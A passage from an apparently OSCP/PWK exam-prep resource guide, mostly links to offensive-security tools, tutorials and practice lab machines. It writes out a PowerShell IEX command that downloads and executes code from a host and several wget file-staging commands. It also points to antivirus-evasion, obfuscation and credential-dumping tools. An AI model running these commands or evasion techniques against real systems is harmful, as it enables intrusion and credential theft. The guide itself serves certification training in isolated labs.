        primitive. This will then be used to overwrite the connection session
        Administrator session. From there, the normal psexec payload code exec

        Exploits a type confusion between Transaction and WriteAndX requests a
        Transaction requests, as seen in the EternalRomance, EternalChampion,
        exploits. This exploit chain is more reliable than the EternalBlue exp
        named pipe.
```

Play with some of the other command switches that Searchsploit has because it will make it much easier for you to find exploits on your kali box.

- Manual for Searchsploit: https://www.exploit-db.com/searchsploit

Section 13: Transferring Files to your target:

Depending on the target system you obtain access too you may not have the ability to transfer exploits or other tools you need to that system. With this being said you will need to figure out some techniques to transfer files to and from your target system. Here are a few guides I used to get a better understanding of how to transfer files onto Windows and Linux systems:

Python Modules to run services to transfer files:

- `python2 -m SimpleHTTPServer 80` Spins up a webserver in the directory you are located on port 80.
- `python3 -m http.server 80` Spins up a python version 3.X web server in the directory you are located on port 80.
- `python2 -m pyftpdlib -p 21 -w` spins up a FTP server in the directory you are located on port 21 and it allows anonymous login access.
- `python3 -m pyftpdlib -p 21 -w` spins up a Python 3.X FTP server in the directory you are located on port 21 and it allows anonymous login access.
- Simple HTTP Server with Upload capabilities: https://github.com/tjnull/OSCP-Stuff/blob/master/Transferring-Files/HTTPServerWithUpload.py

Tools to transfer files on Windows:

- Powershell: Downloading a file from your host: `powershell (New-Object System.Net.WebClient).DownloadFile('https://IP Address/update.exe', 'msi-installer.exe')` Downloading a file and executing with Invoke-Expression:

`powershell IEX (New-Object System.Net.WebClient).DownloadString('http://127.0.0.1/msi-installer.exe')`

- bitsadmin. The tool is a command-line tool that you can use to create download or upload jobs and monitor their progress. You can find examples on how to use the tool here: https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/bitsadmin-examples
- robocopy: https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/robocopy
- certutil: https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/certutil

For Windows 10, Server 2016/2019:

wget:

- `wget http://127.0.0.1/file.exe`
- `wget -O msi-install.exe http://127.0.0.1/file.exe`
- `wget -b http://127.0.0.1/file.exe`
- `wget --ftp-user=User --ftp-password=ftp://127.0.0.1/file.exe -o msi-install.exe`

Other Tools/Resources:

- Updog: https://github.com/sc0tfree/updog
- Pwndrop: https://github.com/kgretzky/pwndrop
- Awakened: Transfer files from Kali to the target machine https://awakened1712.github.io/oscp/oscp-transfer-files/
- Ropnop Transferring Files from Linux to Windows (post-exploitation): https://blog.ropnop.com/transferring-files-from-kali-to-windows/

Section 14: Antivirus Bypassing

I did not spend too much time learning about this section since Metasploit encodes it payloads to bypass most anti-virus (well older versions at least). The course is pretty straight forward in this section.

Tools to play with Anti-Virus evasion:

- Veil-Framework: https://github.com/Veil-Framework/Veil
- Shellter: https://www.shellterproject.com/
- Unicorn https://github.com/trustedsec/unicorn
- UniByAV: https://github.com/Mr-Un1k0d3r/UniByAv

Tools to play with for Obfuscation:

PowerShell:

- Invoke-Obfuscation: https://github.com/danielbohannon/Invoke-Obfuscation
- Chimera: https://github.com/tokyoneon/Chimera

Python:

- Pyarmor: https://pypi.org/project/pyarmor/
- PyObfx: https://github.com/PyObfx/PyObfx

C#:

- ConfuserEx: https://github.com/yck1509/ConfuserEx

Testing Payloads Publicly. (Keep in mind that submitting your samples to online scanners may be distributed to other AV engines):

- Nodistribute: https://nodistribute.com/
- Virustotal: https://www.virustotal.com/gui/home
- Hybrid-Analysis: https://www.hybrid-analysis.com/
- Any-Run: https://app.any.run
- Reverse.it: https://reverse.it
- Anti-Virus Evasion Tool: https://github.com/govolution/avet
- DefenderCheck: https://github.com/matterpreter/DefenderCheck
- ThreatCheck: https://github.com/rasta-mouse/ThreatCheck

Section 15: Privilege Escalation

In this section you will a range of techniques from getting administrative access from a kernel exploit or through a misconfigured service. The possibilities are endless, and make sure you find the ones that will work for you. In order to get an understanding of this section I recommend applying your knowledge through Vulnhub or Hackthebox to improve your skills in this area. I know there are scripts for automating this process but at some points those scripts can miss something very important on your target that you need to escalate your privileges. Something you should keep in mind :D.
For this section I am going to break into two parts: Windows and Linux Privilege Escalation Techniques.

Windows Privilege Escalation Guides:

- Fuzzysecurity Windows Privilege Escalation Fundamentals: Shout out to fuzzysec for taking the time to write this because this is an amazing guide that will help you understand Privilege escalation techniques in Windows. http://www.fuzzysecurity.com/tutorials/16.html
- Pwnwiki Windows Privilege Escalation Commands: http://pwnwiki.io/#!privesc/windows/index.md
- Absolomb's Security Blog: Windows Privilege Escalation Guide https://www.absolomb.com/2018-01-26-Windows-Privilege-Escalation-Guide/
- Pentest.blog: Windows Privilege Escalation Methods for Pentesters https://pentest.blog/windows-privilege-escalation-methods-for-pentesters/
- PayloadAllTheThings: https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Windows%20-%20Privilege%20Escalation.md
- SharpAllTheThings: https://github.com/N7WEra/SharpAllTheThings
- LOLBAS (Created by Oddvar Moe): https://lolbas-project.github.io/

Windows Privilege Escalation Tools:

- JAWS (Created by 411Hall): A cool windows enumeration script written in PowerShell. https://github.com/411Hall/JAWS/commits?author=411Hall
- Windows Exploit Suggester Next Generation: https://github.com/bitsadmin/wesng

- Sherlock (Created by RastaMouse): Another cool PowerShell script that finds missing software patches for local privilege escalation techniques in Windows. https://github.com/rasta-mouse/Sherlock
- WinPeas: https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/winPEAS
- Watson: https://github.com/rasta-mouse/Watson
- Seatbelt: https://github.com/GhostPack/Seatbelt
- Powerless: https://github.com/M4ximuss/Powerless
- Powerview: https://github.com/PowerShellMafia/PowerSploit/tree/master/Recon

Token Manipulation:

- Rotten Potato: https://github.com/breenmachine/RottenPotatoNG
- Juicy Potato: https://github.com/ohpe/juicy-potato

Other Resources for Windows Privilege Escalation Techniques: https://medium.com/@rahmatnurfauzi/windows-privilege-escalation-scripts-techniques-30fa37bd194

Linux Privilege Escalation Guides: The only guide I probably ever used to help me understand privilege escalation techniques in Linux systems was from g0tmi1k post. This blog is a must that everyone should have for preparing for the OSCP in my opinion. You can find his guide here: https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/

GTFOBins (I have to thank Ippsec for sharing this with me): Contains a curated list of Unix binaries that that have the ability to be exploited by an attacker to bypass local security restrictions on a Linux system. https://gtfobins.github.io/

PayloadsAllTheThings Linux Priv Esc Guide: https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Linux%20-%20Privilege%20Escalation.md

Linux Privilege Escalation Tools:

LinEnum: A great Linux privilege escalation checker that is still maintained by the guys at rebootuser.com. You can find there tool here:

https://github.com/rebootuser/LinEnum

- Linux Exploit Suggester 2: https://github.com/jondonas/linux-exploit-suggester-2
- LinPEAS: [https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/linPEAS]

One thing that I will mention is if you want to practice your Linux privilege escalation, I highly recommend you take a look at Lin.Security vulnerable box created by in.security! The box was designed to help people understand how certain applications and service that are misconfigured can be easily abused by an attacker. This box really helped me improved my privilege escalation skills and techniques on Linux systems.

- Main Link: https://in.security/lin-security-practise-your-linux-privilege-escalation-foo/
- Backup: https://www.vulnhub.com/entry/linsecurity-1,244/

Section 16: Password Cracking

In this section you need to understand the basics of password attacks. Identify the differences between Windows (NTLM) hashes and Linux hashes. In addition, you will also need to understand the different tools that you can use to conduct online and offline password attacks. Typically online password cracking involves sending attempts to the authentication service; like a web form or terminal service. In offline attacks you will carry out the cracking locally, like using John The Ripper to crack a zip file on your local machine. Here is a list of resources that I have used that helped me better understand how password cracking works:

Introduction to Password Cracking:
https://alexandreborgesbrazil.files.wordpress.com/2013/08/introduction_to_password_cracking_part_1.pdf

Offline Tools for Password Cracking:

- Hashcat: https://hashcat.net/hashcat/ Sample Hashes to test with Hashcat: https://hashcat.net/wiki/doku.php?id=example_hashes
- John the Ripper: https://www.openwall.com/john/
- Metasploit Unleashed using John the Ripper with Hashdump: https://www.offensive-security.com/metasploit-unleashed/john-ripper/

Online Tools for Password Cracking:

- THC Hydra: https://github.com/vanhauser-thc/thc-hydra
- Crowbar: https://github.com/galkan/crowbar

Wordlist generators:

- Cewl: https://digi.ninja/projects/cewl.php
- Crunch: https://tools.kali.org/password-attacks/crunch
- Cupp (In Kali Linux): https://github.com/Mebus/cupp

Tools to check the hash type:

Hash-Identifier: https://github.com/psypanda/hashID

Tools to dump for hashes:

Mimikatz: https://github.com/gentilkiwi/mimikatz

Mimipenguin: https://github.com/huntergregal/mimipenguin

Pypykatz: https://github.com/skelsec/pypykatz

Wordlists:

- In Kali: /usr/share/wordlists
- Seclists: apt-get install seclists You can find all of his password lists here: https://github.com/danielmiessler/SecLists/tree/master/Passwords

Xajkep Wordlists: https://github.com/xajkep/wordlists

Online Password Crackers:

Confusingly these are also online crackers but these are collections of pre-broken hashes (e.g. wordlists that have been hashed) or computing services that you can use to break hashes. I usually went for these first to see if they had the hash cracked in their database. However, don't use these online crackers as your main tools for everything. Uploading a hash from an engagement can be a huge risk so make sure you use your offline tools to crack those types of hashes. Here is a list of online hash crackers that I found online that you can use to crack hashes:

- https://hashkiller.io/
- https://www.cmd5.org/
- https://www.onlinehashcrack.com/
- https://gpuhash.me/
- https://crackstation.net/
- https://passwordrecovery.io/
- https://md5decrypt.net/en/
- https://hashes.com/en/decrypt/hash
- http://cracker.offensive-security.com/

Other Resources for Password Cracking:

- Pwning Wordpress Passwords: https://medium.com/bugbountywriteup/pwning-wordpress-passwords-2caf12216956

Section 17: Port Redirection and Pivoting

Depending on your scope, some of the machines may not be directly accessible. There are systems out there that are dual homed, which allow you to connect into an internal network. You will need to know some of these techniques in order to obtain access into there non-public networks:

- Abatchy's Port Forwarding Guide: https://www.abatchy.com/2017/01/port-forwarding-practical-hands-on-guide
- Windows Port Forwarding: http://woshub.com/port-forwarding-in-windows/
- SSH Tunnelling Explained: https://chamibuddhika.wordpress.com/2012/03/21/ssh-tunnelling-explained/
- Understanding Proxy Tunnels: https://www.offensive-security.com/metasploit-unleashed/proxytunnels/
- Understanding Port forwarding with Metasploit: https://www.offensive-security.com/metasploit-unleashed/portfwd/
- Explore Hidden Networks with Double Pivoting: https://pentest.blog/explore-hidden-networks-with-double-pivoting/
- 0xdf hacks stuff. Pivoting and Tunnelling: https://0xdf.gitlab.io/2019/01/28/pwk-notes-tunneling-update1.html

Tools to help you with Port Forwarding and Pivoting:

- Proxychains: https://github.com/haad/proxychains
- Proxychains-ng: https://github.com/rofl0r/proxychains-ng
- SSHuttle (Totally Recommend learning this): https://github.com/sshuttle/sshuttle
- SSHuttle Documentation: https://sshuttle.readthedocs.io/en/stable/
- Chisel https://github.com/jpillora/chisel
- Ligolo: https://github.com/sysdream/ligolo

Online Tunnelling Services:

- Ngrok: https://ngrok.com/
- Twilo: https://www.twilio.com/

Vulnerable systems to practice pivoting:

- Wintermute: https://www.vulnhub.com/entry/wintermute-1,239/

Section 18: Active Directory Attacks:

This was a new section that I was really looking forward to learning about when the new update was released! Active Directory is a popular service that we see running in the real world because it helps system administrators manage their systems, users, services, and much more depending on the size of their organisation.

Active Directory Domain Services can be installed on Windows Server (2000-2019). I highly encourage you to make some time to learn how to install Active Directory on a Windows Server (version of your liking). This will help you get an understanding how to setup your own Active Directory Environment as well.

- Fundamentals of Active Directory: https://www.youtube.com/watch?v=GfqsFtmJQg0&feature=emb_logo

I have provided some resources to help you get started:

Setting up Active Directory:

Note: Make sure when you are setting up the Active Directory Server that you assign a static IP address to it and also a workstation that you will be joining the server to for further testing. I recommend that you set up a Windows 10 Workstation if you plan to use Windows Server 2016/2019.

- Microsoft Documentation to install Active Directory: https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/deploy/install-active-directory-domain-services–level-100-
- Install Windows Active Directory on Windows Server 2019: https://computingforgeeks.com/how-to-install-active-directory-domain-services-in-windows-server/
- Understanding Users Accounts in Active Directory: https://docs.microsoft.com/en-us/windows/security/identity-

protection/access-control/active-directory-accounts
- Three ways to create an Active Directory User: https://petri.com/3-ways-to-create-new-active-directory-users
- Join a Workstation to the Domain: https://docs.microsoft.com/en-us/windows-server/identity/ad-fs/deployment/join-a-computer-to-a-domain

Tools to help you automate the installation for Active Directory:

- ADLab: https://github.com/browninfosecguy/ADLab
- Automated Lab: https://github.com/AutomatedLab/AutomatedLab
- MSLab: https://github.com/microsoft/MSLab
- Invoke-ADLabDeployer: https://github.com/outflanknl/Invoke-ADLabDeployer
- Active Directory User Setup: https://github.com/bjiusc/Active-Directory-User-Setup-Script

Enumerating Active Directory:

- Active Directory Enumeration with Powershell: https://www.exploit-db.com/docs/english/46990-active-directory-enumeration-with-powershell.pdf
- Active Directory Exploitation Cheat Sheet: https://github.com/S1ckB0y1337/Active-Directory-Exploitation-Cheat-Sheet#domain-enumeration
- Powersploit: https://github.com/PowerShellMafia/PowerSploit

Understanding Authentication protocols that Active Directory Utilizes:

- NTLM Authentication: https://docs.microsoft.com/en-us/windows-server/security/kerberos/kerberos-authentication-overview
- Kerberos Authentication https://docs.microsoft.com/en-us/windows-server/security/kerberos/kerberos-authentication-overview
- Cache and Stored Credentials: https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/hh994565(v=ws.11)

- Group Managed Service Accounts: https://adsecurity.org/?p=4367

Lateral Movement in Active Directory:

- Paving the Way to DA: https://blog.zsec.uk/path2da-pt1
  - Part 2, 3
- Pass the Hash with Machine Accounts: https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/pass-the-hash-with-machine-accounts
- Overpass the hash (Payload All the things): https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Active%20Directory%20Attack.md#overpass-the-hash-pass-the-key
- Red Team Adventures Overpass the Hash: https://riccardoancarani.github.io/2019-10-04-lateral-movement-megaprimer/#overpass-the-hash
- Pass the Ticket (Silver Tickets): https://adsecurity.org/?p=2011
- Lateral Movement with DCOM: https://www.ired.team/offensive-security/lateral-movement/t1175-distributed-component-object-model

Active Directory Persistence:

- Cracking Kerberos TGS Tickets Using Kerberoast: https://adsecurity.org/?p=2293
- Kerberoasting Without Mimikatz: https://www.harmj0y.net/blog/powershell/kerberoasting-without-mimikatz/
- Golden Tickets: https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/kerberos-golden-tickets
- Pass the Ticket (Golden Tickets): https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Active%20Directory%20Attack.md#pass-the-ticket-golden-tickets
- Understanding DCSync Attacks: https://attack.stealthbits.com/privilege-escalation-using-mimikatz-dcsync

Tools for Active Directory Lateral Movement and Persistence:

- ADRecon: https://github.com/sense-of-security/ADRecon
- Kerbrute: https://github.com/ropnop/kerbrute
- Rubeus: https://github.com/GhostPack/Rubeus
- Impacket: https://github.com/SecureAuthCorp/impacket

Other Resources:

- Building an Active Directory with PowerShell: https://1337red.wordpress.com/building-and-attacking-an-active-directory-lab-with-powershell/
- Lateral Movement for AD: https://riccardoancarani.github.io/2019-10-04-lateral-movement-megaprimer/#overpass-the-hash
- Lateral Movement with CrackMapExec: https://www.hackingarticles.in/lateral-moment-on-active-directory-crackmapexec/

Section 19: Metasploit Framework

The only guide that I used to learn more about Metasploit is Offensive Security Metasploit Unleashed course…which is free! https://www.offensive-security.com/metasploit-unleashed/

Other Resources: Metasploit The Penetration Tester's Guide (A super awesome book to read): https://nostarch.com/metasploit

Metasploit Documentation: https://docs.rapid7.com/metasploit/getting-started/

Msfvenom Cheat Sheets:

- http://security-geek.in/2016/09/07/msfvenom-cheat-sheet/
- https://netsec.ws/?p=331
- https://github.com/rapid7/metasploit-framework/wiki/How-to-use-msfvenom

Section 20: Powershell Empire:

PowerShell Empire is a post-exploitation framework that includes a pure-PowerShell Windows agent that is compatible with Python 3.x Linux/OS X agents. It is the merger of the previous PowerShell Empire and Python EmPyre projects. Recently the Kali Linux team is partnering with BC Security to sponsor PowerShell Empire. This sponsorship provides Kali users with 30-day exclusive early access to Empire and Starkiller before the updates are publicly released to the official repository.

Originally created by harmj0y, sixdub, and enigma0x3. On July 31, 2019 the project was no longer supported and the team at BC Security is now maintaining the most active fork of Empire https://github.com/BC-SECURITY/Empire.

The course does a great job explaining how to use the tool and how can you use it. Here are some resources that you can look into to get an understanding of how PowerShell Empire works:

- Installing PowerShell Empire: https://github.com/BC-SECURITY/Empire/wiki/Installation
- Using PowerShell Empire: https://alpinesecurity.com/blog/empire-a-powershell-post-exploitation-tool/

Other Resources:

- Starkiller: https://github.com/BC-SECURITY/Starkiller
- Empire Cli: https://github.com/BC-SECURITY/Empire-Cli
- Malleable C2 Profiles for Empire: https://github.com/BC-SECURITY/Malleable-C2-Profiles

Extra Resources

This concludes the resources I have used that helped me understand the course syllabus. Now I will share with you some tips and extra resources that I used to prepare for the PEN200 PWK/OSCP.

Setting up your Pentesting Environment:

The course recommends that you are using VMware products to run the custom Kali Linux image that they have created. Windows users can purchase VMware Workstation or use their free program VMware Player. As for MAC Users you will need to use VMware Fusion. If you would like to download the custom Kali Linux System for the PWK you can find it here:

- https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/

Keep in mind that the virtual machines hosted on Offensive Security are updated by the Kali Linux Team. The new PWK does not require you to use a custom Kali system they have made. You can use the latest version that the Kali Linux team maintains to complete the labs/course exercises.

Another virtual machine I created was a Windows 7 32-bit system to spin up any vulnerable applications I needed to debug or to check if I could obtain a shell from them. You could also create a Windows 7 64-bit system as well but some of 32-bit applications may not work properly as they would on an actual 32-bit

system. This practice is great to implement in case you are stuck on a windows system that is running a service that for some reason you cannot obtain a shell on.

For Active Directory preparation I created a Windows Server 2019 and a Windows 10 Pro virtual machine to join to the AD environment I created. There are a few good guides on setting up AD environments in your own lab:

- MyExploit2600 AD Lab Creation
- Orchestrating Automated Lab Creation
  - Parts 2, 3 4, 5

If you are interested in expanding your enviroment and wondering how you can do that I wrote a guide to help you get started on building your own homelab:

- https://www.netsecfocus.com/home/lab/2020/09/21/Tjnulls_guide_to_building_a_Home_Lab.html

Wargames/Hands-on Challenges:

I know I stated theses before but I am going to reiterate this:

OverTheWire Bandit: A good set of fun Linux challenges to get yourself familiarizes with bash and Linux. Abatchys walkthrough really helped me here:

- Bandit 1-5: https://www.abatchy.com/2016/10/overthewire-bandit-0-5
- Bandit 6-10: https://www.abatchy.com/2016/10/overthewire-bandit-6-10
- Bandit 11-15: https://www.abatchy.com/2016/10/overthewire-bandit-11-15
- Bandit 16-20: https://www.abatchy.com/2016/10/overthewire-bandit-16-20
- Bandit 21-26: https://www.abatchy.com/2016/10/overthewire-bandit-21-24

OverTheWire Natas: A good set of simple web application challenges. These challenges will help you understand the basics you need to identify issues in web applications. Check out this walkthrough here:

https://infamoussyn.wordpress.com/2014/02/05/overthewire-natas-level-0-16-writeup-updated/

UndertheWire: Probably my favorite place for challenges because they contain a huge set of PowerShell challenges. You can find their challenges here: http://www.underthewire.tech/wargames.htm

Root-me.org A huge place that has challenges for almost everything in cybersecurity. For instance, you will see challenges in the following areas:

- Network Forensics (Packet Analysis, Captured Traffic, Network Services)
- Programming (C, PHP, Java, Shell-coding)
- Reverse Engineering (disassemble applications)
- Web Applications and Client Challenges.
- Forensic Challenges.

Spend a few minutes going through some of these!

SANS Holiday Hack Challenges: https://www.holidayhackchallenge.com/past-challenges/

Capture the Flag Competitions (CTFs)/Cyber Competitions:

I know some of you are reading this are probably skeptical on why I added this…well to be honest the cybersecurity careers that we are in are not a normal 7am-3pm job…it is a lifestyle. I understand for many of us that it is hard to set some time to do all of the things in this field and that is totally OK! If you have the time or if you already can, set some time out of your busy schedule to do a CTF. Go ahead and hack all of the things that many of these CTFs provide as challenges. Trust me you will learn some cool things in a CTF that not even a class may be able to teach you. Personally, competing in CTFs did help me in this course and also it gave me a better understanding of what things I should be looking for instead of jumping into rabbit holes!

Also do not be scared to compete in a CTF if it is your first time! Everyone has to start somewhere in their journey you just have to keep pushing forward. So, go out there and find some CTFs whether they are local to you or online make some time and have confidence in doing them.

If you cannot find any local CTFs check out CTFTime for online competitions that you can participate in. A lot of the cyber competitions in the past few years really helped me build my skills and I still go out once in awhile to find a CTF to compete in for fun 😊. You may also find CTF's that Offsec sponsors where you can be able to win a PWK voucher!

Vulnerable Machines:

Boot-to-Root Vulnerable Machines! These machines are excellent to help you build your skills for pentesting. There are places where you can download them and run them on your system to begin practice or places where you can connect to their range and start hacking into the targets they have. Most of them result in obtaining root or Administrative/System level access in the end. Personally, my three favorite places are Proving Grounds, Hackthebox and Vulnhub.

Keep in mind that the boxes that you assess on these platforms should be used as a way to get started, to build your practical skills, or brush up on any weak points that you may have in your pentesting methodology.

When you are comfortable to take the course, It is encouraged that you try to go through every system that is in the PWK/OSCP lab environment, as they will provide better insight for when you attempt to the exam itself.

Proving Grounds:

Offensive Security has released their own private lab environment where you can practice your pentest skills with the boxes they provide online. The platform offers two tiers PG Play and PG Practice. PG Play brings the boxes from Vulnhub to life and provides dedicated access by connecting to their

environment through a VPN or you can use the in base Kali Linux browser system. Keep in mind that PG Play only allows you three hours per day to assess a system in the Play environment. They only provide Linux boxes as well but this could change in the future.

PG Practice includes all of the features and removes the three hour time limit but Practice also offers Linux and Windows boxes that you can use to improve your pentesting skills as these boxes are created by Offsec Experts. Some of the systems you may notice were old Offsec Exam machines that you can assess to sharpen your hacking skills.

With the approval from Offsec I have created a list of boxes that I have gone through that I believe were OSCP Like. You can find the list here and check for updates that I will add to the list in the future:

Proving Grounds Practice VM LIST: Curated by TJ Null at netsecfocus.com Join us on the #"VulnHub & CTF" channel on Mattermost and find people to complete these with!	Disclaimer: The boxes that are contained in this list should be used as a way to get started, to build your practical skills, or brush up on any weak points that you may have in your pentesting methodology. This list is not a substitute to the actual lab environment that is in the PWK/OSCP course. When you are taking the course, It is encouraged that you try to go through every system that is in the PWK/OSCP lab environment, as they will provide better insight for when you attempt to the exam itself. This list is not exhaustive, nor does it guarantee a passing grade for the OSCP Exam.	Do not forget to check the other tabs in this list below!:
Windows:	Linux:	Harder Boxes to try out...
Nickel	ClamAV	Bratarina
Slort	Wombo	Internal
Authby	Payday	Clyde
Jacko	Fail	Vector
MeatHead	Nibbles	Shifty
UT99	Banzai	
MedJed	Hunit	
Algeron	Dibble	
Billyboss	Zino	
	Hetemit	

HackTheBox:

An online penetration testing platform that contains a variety of machines to help you improve your penetration testing skills. For those who have not gone through the registration you will need to pass a challenge to generate yourself an activation code. Once you have generated your activation code, then you will have the ability to access their range. In the free tier you are allowed to play with the 20 active machines they have and they cycle a new system in the range every week and retire an old one there as well. If you want to access to their retired machines you will have to get VIP access. It is a very affordable in my opinion, and worth it to invest in. If you do not have the funds to invest into Hackthebox, do not worry because you can certainly find these walkthroughs online (once the boxes are retired). One place I would definitely recommend to look at is IppSec Hackthebox Walkthroughs on YouTube! I love watching his

videos because he goes through step by step on how to obtain access onto the target and how to escalate your privileges to obtain root access. Each box has a different scenario and IppSec always has something extra to throw in when he is doing his walkthroughs.

With that being said I created a list of all of boxes that I did in Hackthebox that I thought were OSCP Like. You can find them here and also check out IppSec playlist he created from the list I recommended to start watching!

HACKTHEBOX VM LIST:

Curated by: TJnull at Netsec Focus

Disclaimer: The boxes that are contained in this list should be used as a way to get started, to build your practical skills, or brush up on any weak points that you may have in your pentesting methodology. This list is not a substitute to the actual lab environment that is in the PWK/OSCP course. When you are taking the course, It is encouraged that you try to go through every system that is in the PWK/OSCP lab environment, as they will provide better insight for when you attempt to the exam itself. This list is not exhaustive, nor does it guarantee a passing grade for the OSCP Exam.

Linux Boxes:	Windows Boxes:	More challenging than OSCP, but good practice:
Lame	legacy	Jeeves [Windows]
brainfuck	Blue	Bart [Windows]
shocker	Devel	Tally [Windows]
bashed	Optimum	Kotarak [Linux]
nibbles	Bastard	falafel [Linux]
beep	granny	Devops [Linux]
cronos	Arctic	Hawk [Linux]
nineveh	grandpa	Netmon [Windows]
sense	silo	Lightweight [Linux]
solidstate	bounty	La Casa De Papel [Linux]
node	jerry	Jail [Linux]
valentine	conceal	Safe [Linux]
poison	chatterbox	Bitlab [Linux]
sunday	Forest	Sizzle [Windows]
tartarsauce	BankRobber	Sniper [Windows]
Irked	secnotes	Control [Windows]
Friendzone	Bastion	October [Linux]
Swagshop	Buff	Mango [Linux]
Networked	Servmon	Nest [Windows]
jarvis	Active	Book [Linux]
Mirai	Remote	Sauna [Windows]
Popcorn	Fuse	Cascade [Windows]
Haircut	Omni	Querier [Windows]
Blocky	Worker	Quick [Linux]
Frolic		BlackField [Windows]
Postman		
Mango		
Traverxec		
OpenAdmin		
Magic		
Admirer		

I will continue to be updating this list in the future, and if you would like to keep it around you can find it here and on NetSecFocus: https://docs.google.com/spreadsheets/d/1dwSMIAPIam0PuRBkCiDI88pU3yzrqqHkDtBngUHNCw8/edit#gid=1839402159

HTB Boxes to Prepare for OSCP (Youtube Playlist): https://www.youtube.com/playlist?list=PLidcsTyj9JXK-fnabFLVEvHinQ14Jy5tf

Ippsec Rocks: https://ippsec.rocks/?#

Vulnhub:

Just like Hackthebox, except you have to download the vulnerable machines and run them on your local system. You will need VMware or VirtualBox (I recommend VMware workstation) to run these vulnerable systems. Please make sure that you are running these vulnerable systems on an isolated network and not on a public network.
Thanks to g0tmi1k and his team for hosting this site and to the creators who submit these vulnerable machines. I have also created a list of vulnhub machines that I have found to be OSCP-Like as well. You can find them here and on NetSecFocus:

Vulnhub VM LIST:

Curated by the NetSec Focus Admins - netsecfocus.com

Join us on the #"VulnHub & CTF" channel on Mattermost and find people to complete these with!

Disclaimer: The boxes that are contained in this list should be used as a way to get started, to build your practical skills, or brush up on any weak points that you may have in your pentesting methodology. This list is not a substitute to the actual lab environment that is in the PWK/OSCP course. When you are taking the course, it is encouraged that you try to go through every system that is in the PWK/OSCP lab environment, as they will provide better insight for when you attempt to the exam itself. This list is not exhaustive, nor does it guarantee a passing grade for the OSCP Exam.

Do not forget to check the other tabs in this list below!:

List of PWK/OSCP boxes from the previous versions of the course	Current Systems that are Similar to the current PWK/OSCP course	Other Vm's to check out!
Kioptrix: Level 1 (#1): https://www.vulnhub.com/entry/kioptrix-level-1-1,22/	DC 9: https://www.vulnhub.com/entry/dc-9,412/	IMF: https://www.vulnhub.com/entry/imf-1,162/
Kioptrix: Level 1.1 (#2): https://www.vulnhub.com/entry/kioptrix-level-11-2,23/	Digitalworld.local (Bravery): https://www.vulnhub.com/entry/digitalworldlocal-bravery,281/	Tommy Boy: https://www.vulnhub.com/entry/tommy-boy-1,157/
Kioptrix: Level 1.2 (#3): https://www.vulnhub.com/entry/kioptrix-level-12-3,24/	Digitalworld.local (Development): https://www.vulnhub.com/entry/digitalworldlocal-development,280/	Billy Madison: https://www.vulnhub.com/entry/billy-madison-11,161/
Kioptrix: Level 1.3 (#4): https://www.vulnhub.com/entry/kioptrix-level-13-4,25	Digitalworld.local (Mercy v2): https://www.vulnhub.com/entry/digitalworldlocal-mercy-v2,263/	Tr0ll1: https://www.vulnhub.com/entry/tr0ll-1,100/
Kioptrix: 2014: https://www.vulnhub.com/entry/kioptrix-2014-5,62/	Digitalworld.local (JOY): https://www.vulnhub.com/entry/digitalworldlocal-joy,298/	Tr0ll2: https://www.vulnhub.com/entry/tr0ll-2,107/
FristiLeaks 1.3: https://www.vulnhub.com/entry/fristileaks-13,133/	Prime 1: https://www.vulnhub.com/entry/prime-1,358/	Wallaby's Nightmare: https://www.vulnhub.com/entry/wallabys-nightmare-v102,176/
Stapler 1: https://www.vulnhub.com/entry/stapler-1,150/	Symfonos 1: https://www.vulnhub.com/entry/symfonos-1,322/	Moria: https://www.vulnhub.com/entry/moria-1,187/
VulnOS 2: https://www.vulnhub.com/entry/vulnos-2,147/	Symfonos 2: https://www.vulnhub.com/entry/symfonos-2,331/	BSides Vancouver 2018: https://www.vulnhub.com/entry/bsides-vancouver-2018-workshop,231/
SickOs 1.2: https://www.vulnhub.com/entry/sickos-12,144/	Symfonos 3: https://www.vulnhub.com/entry/symfonos-3,332/	DEFCON Toronto Galahad: https://www.vulnhub.com/entry/defcon-toronto-galahad,194/
HackLAB: Vulnix: https://www.vulnhub.com/entry/hacklab-vulnix,48/	Symfonos 4: https://www.vulnhub.com/entry/symfonos-4,347/	Spydersec: https://www.vulnhub.com/entry/spydersec-challenge,128/
/dev/random: scream: https://www.vulnhub.com/entry/devrandom-scream,47/	Symfonos 5.2: https://www.vulnhub.com/entry/symfonos-52,415/	Pinkys Palace v3: https://www.vulnhub.com/entry/pinkys-palace-v3,237/
pWnOS 2.0: https://www.vulnhub.com/entry/pwnos-20-pre-release,34/	Misdirection 1: https://www.vulnhub.com/entry/misdirection-1,371/	Pinkys Palace v4: https://www.vulnhub.com/entry/pinkys-palace-v4,265/
SkyTower 1: https://www.vulnhub.com/entry/skytower-1,96/	Sar 1: https://www.vulnhub.com/entry/sar-1,425/	Vulnerable Docker 1: https://www.vulnhub.com/entry/vulnerable-docker-1,208/
Mr-Robot 1: https://www.vulnhub.com/entry/mr-robot-1,151/	Djinn 1: https://www.vulnhub.com/entry/djinn-1,397/	Node 1: https://www.vulnhub.com/entry/node-1,252/
PwnLab: https://www.vulnhub.com/entry/pwnlab-init,158/	EVM 1: https://www.vulnhub.com/entry/evm-1,391/	Troll 3: https://www.vulnhub.com/entry/tr0ll-3,340/
Lin.Security: https://www.vulnhub.com/entry/linsecurity-1,244/	DerpNStink 1: https://www.vulnhub.com/entry/derpnstink-1,221/	Readme 1: https://www.vulnhub.com/entry/readme-1,336/
Temple of Doom: https://www.vulnhub.com/entry/temple-of-doom-1,243/	RickdiculouslyEasy 1: https://www.vulnhub.com/entry/rickdiculouslyeasy-1,207/	OZ: https://www.vulnhub.com/entry/oz-1,317/
